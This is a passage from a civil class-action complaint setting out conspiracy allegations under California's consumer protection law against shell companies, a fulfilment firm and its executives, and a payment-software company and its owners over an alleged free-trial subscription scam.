19 property, time, and attention, were billed for products they did not order, and paid more for  
20 products than they would have had they been aware that Defendants' representations were  
21 false. Plaintiffs and other Class Members ended up with Products that were overpriced,  
22 inaccurately marketed, and did not have the characteristics, qualities, or value promised by  
23 Defendants, and therefore suffered injury in fact.

24 417. **Conspiracy (La Pura Defendants):** To the extent they are not considered  
25 alter egos of one another, the La Pura Defendants and the John Doe(s) behind them were  
26 part of a conspiracy to commit the CLRA violations described herein. The La Pura  
27 Defendants and John Doe(s) agreed with Quick Box LLC, James Martell, Stephen Adele,  
28 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,

1 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended  
2 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
3 parties and can be inferred from the nature of the acts done because: (1) each of the shell  
4 company La Pura Defendants was created by the John Doe(s) with fake executives and  
5 owners; (2) each of the shell company La Pura Defendants created “false front” websites  
6 for products they did not actually sell to sign up for merchant accounts; (3) each of the shell  
7 company La Pura Defendants pooled their merchant accounts to be used in selling a single  
8 product on a single website; (4) each of the shell company La Pura Defendants used those  
9 merchant accounts in the Konnektive load balancer to prevent each others’ accounts from  
10 being flagged for fraud; (5) the John Doe(s) behind these companies went to great lengths  
11 to hide their identity; (6) none of the shell company La Pura Defendants engaged in any  
12 legitimate business activities other than being used to sign up for merchant accounts to  
13 support and continue the tortious conduct; (7) all of these companies utilized the services  
14 of their co-conspirators as if they were a single unit; (8) the conduct of all of the shell  
15 company La Pura Defendants was substantially similar, but Defendants Total Health  
16 Supply TUA, Inc. and DL Group Inc. directly billed Ms. Tan. The agreement can be  
17 inferred from the relationship between the parties because these companies were solely  
18 created by the John Doe(s) to assist in the fraud, because new shell companies continued  
19 to be created on a regular and ongoing basis throughout the fraud as the scheme continued,  
20 and because none of these companies actually created their own product other than to make  
21 a fake “false front” website to present to banks. The agreement can be inferred from the  
22 interests of the co-conspirators because the John Doe(s) behind the La Pura Defendants  
23 required merchant accounts to operate the scheme, and financially benefited from pooling  
24 their accounts together because they could expand the scope of the scam with additional  
25 merchant accounts, and therefore had incentive to create the shell company La Pura  
26 Defendants and involve them in the conspiracy. There was at least a tacit agreement to  
27 commit the wrongful acts because the John Doe(s) were aware that they were creating the  
28 shell company La Pura Defendants solely to fraudulently obtain merchant accounts to be

1 used to sell the La Pura Products as part of a single merchant account pool, and their  
2 knowledge can be imputed to these shell company Defendants because they were the true  
3 actors controlling them.

4 418. The La Pura Defendants and the John Doe(s) agreed to cooperate in the  
5 commission of these wrongful acts and committed wrongful conduct in furtherance of the  
6 conspiracy. Such cooperation includes all of the activities identified as substantial  
7 assistance and encouragement in the aiding and abetting section of the First Cause of  
8 Action, which is incorporated by reference here. The La Pura Defendants and the John  
9 Doe(s) acted in concert with their co-conspirators, as explained therein.

10 419. The La Pura Defendants and the John Doe(s) were aware that their co-  
11 conspirators planned to commit these CLRA violations, and they knew of the unlawful  
12 purpose of the conspiracy, as described supra in the aiding and abetting section of the First  
13 Cause of Action as to The La Pura Defendants, which is incorporated here by reference.  
14 The La Pura Defendants and the John Doe(s) acted in furtherance of their own financial  
15 gain, in that they made money each time a customer was injured. The La Pura Defendants  
16 and the John Doe(s) owed duties to Plaintiffs and the Class, including a duty not to commit  
17 fraud, a duty not to commit intentional torts, a general duty of due care to avoid exposing  
18 Plaintiffs and the Class to foreseeable harms, the duties imposed under Cal. Civ. Code  
19 1714(a), duties not to injure Plaintiffs and the Class by violating California and Federal  
20 laws, and general duties of care arising from their relationship with and interaction with  
21 Plaintiffs and the Class.

22 420. **Conspiracy (Quick Box LLC):** Quick Box LLC was part of a conspiracy to  
23 commit the CLRA violations described herein. Quick Box LLC agreed with the La Pura  
24 Defendants and John Doe(s), James Martell, Stephen Adele, Chad Biggins, Konnektive  
25 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
26 Kathryn Martorano to commit these wrongful acts, and intended that these wrongful acts  
27 be committed. Such agreement is implied by the conduct of the parties and can be inferred  
28 from the nature of the acts done because: (1) Quick Box LLC did not merely help operate

1 this scam but a number of other scams; (2) Quick Box LLC advised the La Pura Defendants  
2 on marketing and how to run their scams; (3) Quick Box LLC specifically targeted  
3 scammers running fake celebrity ads and “free trials” to recruit as its clients at conferences;  
4 (4) Quick Box LLC continued shipping La Pura Products even after being sued for  
5 involvement in free trial scams; (5) Quick Box LLC continued working with its co-  
6 conspirators even after receiving customer complaints of the fraud as the returns processor  
7 that it was shipping unordered products that had been falsely advertised; (6) Quick Box  
8 LLC merged with Private Label Campaigns knowing that it provided turn-key free trial  
9 scams, and continued offering those turn-key scam services after the merger; (7) Quick  
10 Box LLC conducted detailed testing of its clients’ websites such that it necessarily knew  
11 of the scam; (8) Quick Box LLC’s owners and executives have personal history running  
12 free trial scams themselves; (9) the nature of the turn-key scam services Quick Box LLC  
13 was providing meant that it was routinely creating such scams from top-to-bottom,  
14 including creating the websites, the ads, the shell companies, and assisting in fraudulent  
15 merchant account applications. The agreement can be inferred from the relationship  
16 between the parties because of the close consulting relationship, because of the length of  
17 the business relationship, and because of Quick Box LLC’s involvement in handling  
18 customer complaints and training customer service representatives. The agreement can be  
19 inferred from the interests of the co-conspirators because Quick Box LLC received  
20 payment according to how many items it shipped, and therefore had incentive to encourage  
21 the shipment of as many items as possible regardless of whether they were actually ordered.  
22 There was at least a tacit agreement to commit the wrongful acts because Quick Box LLC  
23 was repeatedly informed of these wrongful acts, and yet it did not quit shipping the products  
24 or terminate the business relationship with the La Pura Defendants.

25 421. Quick Box LLC agreed to cooperate in the commission of these wrongful acts  
26 and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
27 includes all of the activities identified as substantial assistance and encouragement in the  
28 aiding and abetting section of the First Cause of Action, which is incorporated by reference

1 here. Quick Box LLC acted in concert with its co-conspirators, as explained therein. Quick  
2 Box LLC further directly committed CLRA violations itself, as discussed *supra*.

3 422. Quick Box LLC was aware that its co-conspirators planned to commit these  
4 CLRA violations, and it knew of the unlawful purpose of the conspiracy, as described *supra*  
5 in the aiding and abetting section of the First Cause of Action as to Quick Box LLC, which  
6 is incorporated here by reference. Quick Box LLC acted in furtherance of its own financial  
7 gain, in that they made money each time a customer was injured. Quick Box LLC owed  
8 duties to Plaintiffs and the Class, including a duty not to commit fraud, a duty not to commit  
9 intentional torts, a general duty of due care to avoid exposing Plaintiffs and the Class to  
10 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
11 Plaintiffs and the Class by violating California and Federal laws, and general duties of care  
12 arising from their relationship with and interaction with Plaintiffs and the Class.

13 423. **Conspiracy (Adele):** Defendant Adele was part of a conspiracy to commit  
14 the CLRA violations described herein. Adele agreed with the La Pura Defendants and John  
15 Doe(s), James Martell, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
16 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
17 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
18 agreement is implied by the conduct of the parties and can be inferred from the nature of  
19 the acts done because: (1) Adele personally advised the La Pura Defendants and John  
20 Doe(s) on how to run the scam and on their marketing; (2) Adele directed, controlled, and  
21 supervised Quick Box LLC's conduct, including the items listed in the conspiracy claim in  
22 the First Cause of Action as to Quick Box LLC, which are incorporated herein by reference;  
23 (3) Adele personally attended conferences to recruit clients he knew to be committing  
24 fraud; (4) Adele was aware of the lawsuit alleging Quick Box LLC helped run free trial  
25 scams as of January 2019 but continued to cause Quick Box LLC to work with clients he  
26 knew to be committing fraud; (5) Adele attended a panel describing in detail the "MID  
27 flipping" or merchant account aspect of the fraud, and then invited the audience who he  
28 know to be "MID flipping" to visit Quick Box LLC's headquarters to be recruited as

1 clients; (6) Adele previously ran free trial scams himself; (7) Adele knew that Quick Box  
2 LLC had acquired Private Label Campaigns and was offering services to create “turn-key”  
3 free trial scams in which Quick Box LLC created the entire scam top-to-bottom for clients,  
4 yet continued to provide those services; (8) Adele made it a matter of company policy to  
5 assist free trial scammers in order to charge them fees. The agreement can be inferred from  
6 the relationship between the parties because of the close consulting relationship between  
7 Quick Box LLC and the La Pura Defendants, because of the length of the business  
8 relationship, and because of Adele’s role in recruiting clients and in controlling Quick Box  
9 LLC’s activities. The agreement can be inferred from the interests of the co-conspirators  
10 because Adele owns a portion of Quick Box LLC and his compensation as CEO depends  
11 on its performance, and Quick Box LLC received payment according to how many items  
12 it shipped and other services it provided, and therefore he had incentive to encourage the  
13 shipment of as many items as possible regardless of whether they were actually ordered.  
14 There was at least a tacit agreement to commit the wrongful acts because Adele was aware  
15 of these wrongful acts, and yet he did not quit shipping the products or terminate the  
16 business relationship with the La Pura Defendants.

17 424. Adele agreed to cooperate in the commission of these wrongful acts and  
18 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
19 all of the activities identified as substantial assistance and encouragement in the aiding and  
20 abetting section of the First Cause of Action, which is incorporated by reference here.  
21 Adele acted in concert with his co-conspirators, as explained therein. Adele further directly  
22 committed CLRA violations himself, as discussed *supra*.

23 425. Adele was aware that his co-conspirators planned to commit these CLRA  
24 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
25 the aiding and abetting section of the First Cause of Action as to Adele, which is  
26 incorporated here by reference. Adele acted in furtherance of his own financial gain, in that  
27 Quick Box LLC was paid for its services by the La Pura Defendants and made money each  
28 time a customer was injured, and Adele thereby profited as owner and CEO. Adele owed

1 duties to Plaintiffs and the Class, including a duty not to commit fraud, a duty not to commit  
2 intentional torts, a general duty of due care to avoid exposing Plaintiffs and the Class to  
3 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
4 Plaintiffs and the Class by violating California and Federal laws, and general duties of care  
5 arising from his role in Quick Box LLC’s relationship with and interaction with Plaintiffs  
6 and the Class.

7       **426. Conspiracy (Biggins):** Defendant Biggins was part of a conspiracy to commit  
8 the CLRA violations described herein. Biggins agreed with the La Pura Defendants and  
9 John Doe(s), James Martell, Stephen Adele, Quick Box LLC, Konnektive LLC,  
10 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
11 Martorano to commit these wrongful acts, and intended that these wrongful acts be  
12 committed. Such agreement is implied by the conduct of the parties and can be inferred  
13 from the nature of the acts done because: (1) Biggins personally advised the La Pura  
14 Defendants and John Doe(s) on how to run the scam and on their marketing; (2) Biggins  
15 directed, controlled, and supervised Quick Box LLC’s conduct, including the items listed  
16 in the conspiracy claim in the First Cause of Action as to Quick Box LLC, which are  
17 incorporated herein by reference; (3) Biggins helped create the sample marketing language  
18 which Quick Box LLC provided to the La Pura Defendants and which was used on their  
19 website; (4) Biggins helped write white papers and other materials provided to the La Pura  
20 Defendants as part of Quick Box LLC’s portal; (5) Biggins was aware of the lawsuit  
21 alleging Quick Box LLC helped run free trial scams as of January 2019 but continued to  
22 cause Quick Box LLC to work with clients he knew to be committing fraud; (6) Biggins  
23 knew that Quick Box LLC had acquired Private Label Campaigns and was offering  
24 services to create “turn-key” free trial scams in which Quick Box LLC created the entire  
25 scam top-to-bottom for clients, yet continued to provide those services; (7) Biggins made  
26 it a matter of company policy to assist free trial scammers in order to charge them fees.  
27 The agreement can be inferred from the relationship between the parties because of the  
28 close consulting relationship between Quick Box LLC and the La Pura Defendants,

1 because of the length of the business relationship, and because of Biggins' role in  
2 controlling Quick Box LLC's activities. The agreement can be inferred from the interests  
3 of the co-conspirators because Biggins owns a portion of Quick Box LLC and his  
4 compensation as COO depends on its performance, and Quick Box LLC received payment  
5 according to how many items it shipped and other services it provided, and therefore he  
6 had incentive to encourage the shipment of as many items as possible regardless of whether  
7 they were actually ordered. There was at least a tacit agreement to commit the wrongful  
8 acts because Biggins was aware of these wrongful acts, and yet he did not quit shipping  
9 the products or terminate the business relationship with the La Pura Defendants.

10 427. Biggins agreed to cooperate in the commission of these wrongful acts and  
11 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
12 all of the activities identified as substantial assistance and encouragement in the aiding and  
13 abetting section of the First Cause of Action, which is incorporated by reference here.  
14 Biggins acted in concert with his co-conspirators, as explained therein. Biggins further  
15 directly committed CLRA violations himself, as discussed *supra*.

16 428. Biggins was aware that his co-conspirators planned to commit these CLRA  
17 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
18 the aiding and abetting section of the First Cause of Action as to Biggins, which is  
19 incorporated here by reference. Biggins acted in furtherance of his own financial gain, in  
20 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
21 each time a customer was injured, and Biggins thereby profited as owner and COO. Biggins  
22 owed duties to Plaintiffs and the Class, including a duty not to commit fraud, a duty not to  
23 commit intentional torts, a general duty of due care to avoid exposing Plaintiffs and the  
24 Class to foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to  
25 injure Plaintiffs and the Class by violating California and Federal laws, and general duties  
26 of care arising from his role in Quick Box LLC's relationship with and interaction with  
27 Plaintiffs and the Class.

1           **429. Conspiracy (Martell):** Defendant Martell was part of a conspiracy to commit  
2 the CLRA violations described herein. Martell agreed with the La Pura Defendants and  
3 John Doe(s), Chad Biggins, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
4 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
5 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
6 agreement is implied by the conduct of the parties and can be inferred from the nature of  
7 the acts done because: (1) Martell personally advised the La Pura Defendants and John  
8 Doe(s) on how to run the scam and on their marketing; (2) Martell directed, controlled, and  
9 supervised Quick Box LLC's conduct, including the items listed in the conspiracy claim in  
10 the First Cause of Action as to Quick Box LLC, which are incorporated herein by reference;  
11 (3) Martell created Private Label Campaigns, and integrated the company into Quick Box  
12 LLC after the two companies merged, meaning he was directly involved in supervising and  
13 operating the turn-key free trial scam aspects of Quick Box LLC's business in which Quick  
14 Box LLC created the entire scam top-to-bottom for clients; (4) Martell's operations of  
15 Private Label Campaigns and its post-merger services through Quick Box LLC involved  
16 directly participating in the fraudulent aspects of free trial scams, including writing the ads  
17 and running ad campaigns, creating the websites, creating shell companies, and  
18 fraudulently applying for merchant accounts, all of which he was personally involved in;  
19 (5) Martell was aware of the lawsuit alleging Quick Box LLC helped run free trial scams  
20 as of January 2019 but continued to cause Quick Box LLC to work with clients he knew to  
21 be committing fraud; (6) Martell made it a matter of company policy to assist free trial  
22 scammers in order to charge them fees. The agreement can be inferred from the relationship  
23 between the parties because of the close consulting relationship between Quick Box LLC  
24 and the La Pura Defendants, because of the length of the business relationship, and because  
25 of Martell's role in controlling Quick Box LLC's activities. The agreement can be inferred  
26 from the interests of the co-conspirators because Martell owns a portion of Quick Box LLC  
27 and his compensation as Vice President of Sales depends on its performance, and Quick  
28 Box LLC received payment according to how many items it shipped and other services it

1 provided, and therefore he had incentive to encourage the shipment of as many items as  
2 possible regardless of whether they were actually ordered. There was at least a tacit  
3 agreement to commit the wrongful acts because Martell was aware of these wrongful acts,  
4 and yet he did not quit shipping the products or terminate the business relationship with  
5 the La Pura Defendants.

6 430. Martell agreed to cooperate in the commission of these wrongful acts and  
7 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
8 all of the activities identified as substantial assistance and encouragement in the aiding and  
9 abetting section of the First Cause of Action, which is incorporated by reference here.  
10 Martell acted in concert with his co-conspirators, as explained therein. Martell further  
11 directly committed CLRA violations himself, as discussed *supra*.

12 431. Martell was aware that his co-conspirators planned to commit these CLRA  
13 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
14 the aiding and abetting section of the First Cause of Action as to Martell, which is  
15 incorporated here by reference. Martell acted in furtherance of his own financial gain, in  
16 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
17 each time a customer was injured, and Martell thereby profited as owner and Vice President  
18 of Sales. Martell owed duties to Plaintiffs and the Class, including a duty not to commit  
19 fraud, a duty not to commit intentional torts, a general duty of due care to avoid exposing  
20 Plaintiffs and the Class to foreseeable harms, the duties imposed under Cal. Civ. Code  
21 1714(a), duties not to injure Plaintiffs and the Class by violating California and Federal  
22 laws, and general duties of care arising from his role in Quick Box LLC's relationship with  
23 and interaction with Plaintiffs and the Class.

24 432. **Conspiracy (Konnektive LLC):** Konnektive LLC was part of a conspiracy  
25 to commit the CLRA violations described herein. Konnektive LLC, Konnektive  
26 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
27 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
28 sections as to each of these Defendants are incorporated herein by reference. Konnektive

1 LLC agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen Adele,  
2 Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards LLC,  
3 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended  
4 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
5 parties and can be inferred from the nature of the acts done because: (1) Konnektive LLC  
6 did not merely help operate this scam but a number of other scams; (2) Konnektive LLC  
7 (through its sole member Matthew Martorano) coached the La Pura Defendants on how to  
8 run their scams; (3) Konnektive LLC (through its sole member Matthew Martorano)  
9 specifically targeted scammers running fake celebrity ads and “free trials” to recruit as its  
10 clients at conferences; (4) Konnektive LLC controlled and directed Konnektive  
11 Corporation employees who maintained the load balancer software and knew that the La  
12 Pura Defendants were running a merchant account fraud; (5) Konnektive LLC’s sole  
13 member Matthew Martorano was familiar with the details of free trial scams and the false  
14 advertisements, knew that the La Pura Defendants were operating one through the Skype  
15 chatroom and through his coaching, and yet it continued to provide them services and  
16 process transactions it knew were fraudulent; (6) Konnektive LLC’s sole member Matthew  
17 Martorano assisted the La Pura Defendants in their fraudulent merchant account  
18 applications; (7) Konnektive LLC’s sole member Matthew Martorano specifically sought  
19 out free trial scammers as customers at conferences and knew of the nature of the fake  
20 celebrity advertisements from attending the Affiliate Summit; (8) Konnektive LLC knew  
21 its load balancer was being used to commit fraud, programmed the load balancer for the  
22 purpose of aiding in fraud, and placed warnings on its website and in its contracts to try to  
23 absolve itself from liability while continuing to profit from providing the functionality; (9)  
24 Konnektive LLC advertised itself as being able to help process transactions and acquire  
25 merchant accounts for businesses whose merchant accounts had been “shut down,” and  
26 advertised the load balancer as a way to stop merchant accounts from being “shut down;”  
27 (10) Konnektive LLC provided coaching on the “creatives” or advertisements and thus  
28 knew the nature of the false advertising. The agreement can be inferred from the

1 relationship between the parties because of the close coaching relationship, because of the  
2 length of the business relationship, and because of Konnektive LLC's intimate involvement  
3 in helping operate the scam. The agreement can be inferred from the interests of the co-  
4 conspirators because Konnektive LLC received payment according to how many  
5 transactions it processed, and therefore had incentive to encourage the sale of as many  
6 items as possible regardless of whether they were actually ordered. There was at least a  
7 tacit agreement to commit the wrongful acts because Konnektive LLC was aware these  
8 wrongful acts, and yet it did not quit processing transactions, coaching, providing the load  
9 balancer, or terminate the business relationship with the La Pura Defendants.

10 433. Konnektive LLC agreed to cooperate in the commission of these wrongful  
11 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
12 includes all of the activities identified as substantial assistance and encouragement in the  
13 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
14 here. Konnektive LLC acted in concert with its co-conspirators, as explained therein.

15 434. Konnektive LLC was aware that its co-conspirators planned to commit these  
16 CLRA violations, and it knew of the unlawful purpose of the conspiracy, as described supra  
17 in the aiding and abetting section of the First Cause of Action as to Konnektive LLC, which  
18 is incorporated here by reference. Konnektive LLC acted in furtherance of its own financial  
19 gain, in that they made money each time a customer was injured. Konnektive LLC owed  
20 duties to Plaintiffs and the Class, including a duty not to commit fraud, a duty not to commit  
21 intentional torts, a general duty of due care to avoid exposing Plaintiffs and the Class to  
22 foreseeable harms, the duties imposed under Cal. Civ. Code 1714(a), duties not to injure  
23 Plaintiffs and the Class by violating California and Federal laws, and general duties of care  
24 arising from their relationship with and interaction with Plaintiffs and the Class.

25 435. **Conspiracy (Konnektive Corporation):** Konnektive Corporation was part  
26 of a conspiracy to commit the CLRA violations described herein. Konnektive LLC,  
27 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
28 Martorano are alleged to be alter egos of one another, and the facts in the aiding and

1 abetting/conspiracy sections as to each of these Defendants are incorporated herein by  
2 reference. Konnektive Corporation agreed with the La Pura Defendants and John Doe(s),  
3 James Martell, Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC,  
4 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to commit these  
5 wrongful acts, and intended that these wrongful acts be committed. Such agreement is  
6 implied by the conduct of the parties and can be inferred from the nature of the acts done  
7 because: (1) Konnektive Corporation did not merely help operate this scam but a number  
8 of other scams; (2) Konnektive Corporation (through its CEO Kathryn Martorano) coached  
9 the La Pura Defendants on how to run their scams; (3) Konnektive Corporation employee  
10 Tyler Martorano specifically targeted scammers running fake celebrity ads and “free trials”  
11 to recruit as its clients; (4) Konnektive Corporation employees maintained the load  
12 balancer software and knew that the La Pura Defendants were running a merchant account  
13 fraud; (5) Konnektive Corporation’s CEO Kathryn Martorano was familiar with the details  
14 of free trial scams and the false advertisements, knew that the La Pura Defendants were  
15 operating one through her coaching, and yet it continued to provide them services and  
16 process transactions it knew were fraudulent; (6) Konnektive Corporation’s CEO Kathryn  
17 Martorano assisted the La Pura Defendants in their fraudulent merchant account  
18 applications; (7) Konnektive Corporation knew its load balancer was being used to commit  
19 fraud, programmed the load balancer for the purpose of aiding in fraud, in part because of  
20 warnings on the Konnektive website and in Konnektive LLC contracts trying to absolve  
21 itself from liability while continuing to profit from providing the functionality; (9)  
22 Konnektive Corporation provided coaching on the “creatives” or advertisements and thus  
23 knew the nature of the false advertising. The agreement can be inferred from the  
24 relationship between the parties because of the close coaching relationship, because of the  
25 length of the business relationship, and because of Konnektive Corporation’s intimate  
26 involvement in helping operate the scam. The agreement can be inferred from the interests  
27 of the co-conspirators because Konnektive Corporation received payment from  
28 Konnektive LLC to maintain the software, which increased according to how many

1 transactions were processed, and therefore had incentive to encourage the sale of as many  
2 items as possible regardless of whether they were actually ordered. There was at least a  
3 tacit agreement to commit the wrongful acts because Konnektive Corporation was aware  
4 these wrongful acts, and yet it did not quit processing transactions, coaching, providing the  
5 load balancer, or terminate the business relationship with the La Pura Defendants.

6 436. Konnektive Corporation agreed to cooperate in the commission of these  
7 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
8 cooperation includes all of the activities identified as substantial assistance and  
9 encouragement in the aiding and abetting section of the First Cause of Action, which is  
10 incorporated by reference here. Konnektive Corporation acted in concert with its co-  
11 conspirators, as explained therein.

12 437. Konnektive Corporation was aware that its co-conspirators planned to commit  
13 these CLRA violations, and it knew of the unlawful purpose of the conspiracy, as described  
14 supra in the aiding and abetting section of the First Cause of Action as to Konnektive  
15 Corporation, which is incorporated here by reference. Konnektive Corporation acted in  
16 furtherance of its own financial gain, in that they made money because customers were  
17 injured. Konnektive Corporation owed duties to Plaintiffs and the Class, including a duty  
18 not to commit fraud, a duty not to commit intentional torts, a general duty of due care to  
19 avoid exposing Plaintiffs and the Class to foreseeable harms, the duties imposed under Cal.  
20 Civ. Code 1714(a), duties not to injure Plaintiffs and the Class by violating California and  
21 Federal laws, and general duties of care arising from their relationship with and interaction  
22 with Plaintiffs and the Class.

23 438. **Conspiracy (Konnektive Rewards):** Konnektive Rewards LLC was part of  
24 a conspiracy to commit the CLRA violations described herein. Konnektive LLC,  
25 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
26 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
27 abetting/conspiracy sections as to each of these Defendants are incorporated herein by  
28 reference. Konnektive Rewards LLC agreed with the La Pura Defendants and John Doe(s),

1 James Martell, Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC,  
2 Konnektive Corporation, Matthew Martorano, and Kathryn Martorano to commit these  
3 wrongful acts, and intended that these wrongful acts be committed. Such agreement is  
4 implied by the conduct of the parties and can be inferred from the nature of the acts done,  
5 as explained in the aiding and abetting sections on the other entities which it is an alter ego  
6 of. The agreement can be inferred from the relationship between the parties and the  
7 interests of the co-conspirators, as is also explained in the aiding and abetting and  
8 conspiracy sections on the other entities which it is an alter ego of. There was at least a  
9 tacit agreement to commit the wrongful acts, as likewise is explained in the aiding and  
10 abetting and conspiracy sections on the other entities which it is an alter ego of.

11 439. Konnektive Rewards LLC agreed to cooperate in the commission of these  
12 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
13 cooperation includes all of the activities identified as substantial assistance and  
14 encouragement in the aiding and abetting section of the First Cause of Action for the other  
15 entities which it is an alter ego of, which is incorporated by reference here. Konnektive  
16 Rewards LLC acted in concert with its co-conspirators, as explained therein.

17 440. Konnektive Rewards LLC was aware that its co-conspirators planned to  
18 commit these CLRA violations, and it knew of the unlawful purpose of the conspiracy, as  
19 described supra in the aiding and abetting section of the First Cause of Action as to the  
20 other entities which it is an alter ego of, which is incorporated here by reference.  
21 Konnektive Rewards LLC acted in furtherance of its own financial gain, in that the  
22 consolidated entity it is a part of made money because customers were injured. Konnektive  
23 Rewards LLC owed duties to Plaintiffs and the Class, including a duty not to commit fraud,  
24 a duty not to commit intentional torts, a general duty of due care to avoid exposing  
25 Plaintiffs and the Class to foreseeable harms, the duties imposed under Cal. Civ. Code  
26 1714(a), duties not to injure Plaintiffs and the Class by violating California and Federal  
27 laws, and general duties of care arising from their relationship with and interaction with  
28 Plaintiffs and the Class.

1           **441. Conspiracy (Matthew Martorano):** Matthew Martorano was part of a  
2 conspiracy to commit the CLRA violations described herein. Konnektive LLC, Konnektive  
3 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
4 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
5 sections as to each of these Defendants are incorporated herein by reference. Matthew  
6 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
7 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
8 LLC, Konnektive LLC, and Kathryn Martorano to commit these wrongful acts, and  
9 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
10 of the parties and can be inferred from the nature of the acts done because: (1) Matthew  
11 Martorano did not merely help operate this scam but a number of other scams; (2) Matthew  
12 Martorano coached the La Pura Defendants on how to run their scams; (3) Matthew  
13 Martorano specifically targeted scammers running fake celebrity ads and “free trials” to  
14 recruit as its clients at conferences; (4) Matthew Martorano controlled and directed  
15 Konnektive Corporation employees who maintained the load balancer software and knew  
16 that the La Pura Defendants were running a merchant account fraud; (5) Matthew  
17 Martorano was familiar with the details of free trial scams and the false advertisements,  
18 knew that the La Pura Defendants were operating one through the Skype chatroom and  
19 through his coaching, and yet he caused Konnektive LLC and Konnektive Corporation to  
20 continue to provide them services and process transactions he knew were fraudulent; (6)  
21 Matthew Martorano assisted the La Pura Defendants in their fraudulent merchant account  
22 applications; (7) Matthew Martorano specifically sought out free trial scammers as  
23 customers at conferences and knew of the nature of the fake celebrity advertisements from  
24 attending the Affiliate Summit; (8) Matthew Martorano knew the Konnektive load balancer  
25 was being used to commit fraud, he programmed the load balancer for the purpose of aiding  
26 in fraud, and Konnektive LLC placed warnings on its website and in its contracts to try to  
27 absolve itself from liability while continuing to profit from providing the functionality; (9)  
28 Matthew Martorano made posts on Facebook advertising Konnektive as being able to help

1 process transactions and acquire merchant accounts for businesses whose merchant  
2 accounts had been “shut down,” and advertised the load balancer as a way to stop merchant  
3 accounts from being “shut down;” (10) Matthew Martorano provided coaching on the  
4 “creatives” or advertisements and thus knew the nature of the false advertising, yet  
5 continued working with the La Pura Defendants. The agreement can be inferred from the  
6 relationship between the parties because of the close coaching relationship, because of the  
7 length of the business relationship, and because of Matthew Martorano’s intimate  
8 involvement in helping operate the scam. The agreement can be inferred from the interests  
9 of the co-conspirators because Matthew Martorano was the owner of Konnektive LLC,  
10 which received payment according to how many transactions it processed, and therefore  
11 had incentive to encourage the sale of as many items as possible regardless of whether they  
12 were actually ordered. There was at least a tacit agreement to commit the wrongful acts  
13 because Matthew Martorano was aware these wrongful acts, and yet he did not direct  
14 Konnektive LLC to quit processing transactions, did not quit coaching, providing the load  
15 balancer, or terminate the business relationship with the La Pura Defendants.

16 442. Matthew Martorano agreed to cooperate in the commission of these wrongful  
17 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
18 includes all of the activities identified as substantial assistance and encouragement in the  
19 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
20 here. Matthew Martorano acted in concert with his co-conspirators, as explained therein.

21 443. Matthew Martorano was aware that his co-conspirators planned to commit  
22 these CLRA violations, and he knew of the unlawful purpose of the conspiracy, as  
23 described supra in the aiding and abetting section of the First Cause of Action as to  
24 Matthew Martorano, which is incorporated here by reference. Matthew Martorano acted in  
25 furtherance of his own financial gain, in that he made money each time a customer was  
26 injured. Matthew Martorano owed duties to Plaintiffs and the Class, including a duty not  
27 to commit fraud, a duty not to commit intentional torts, a general duty of due care to avoid  
28 exposing Plaintiffs and the Class to foreseeable harms, the duties imposed under Cal. Civ.

1 Code 1714(a), duties not to injure Plaintiffs and the Class by violating California and  
2 Federal laws, and general duties of care arising from their relationship with and interaction  
3 with Plaintiffs and the Class.

4       **444. Conspiracy (Kathryn Martorano):** Kathryn Martorano was part of a  
5 conspiracy to commit the CLRA violations described herein. Konnektive LLC, Konnektive  
6 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
7 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
8 sections as to each of these Defendants are incorporated herein by reference. Kathryn  
9 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
10 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
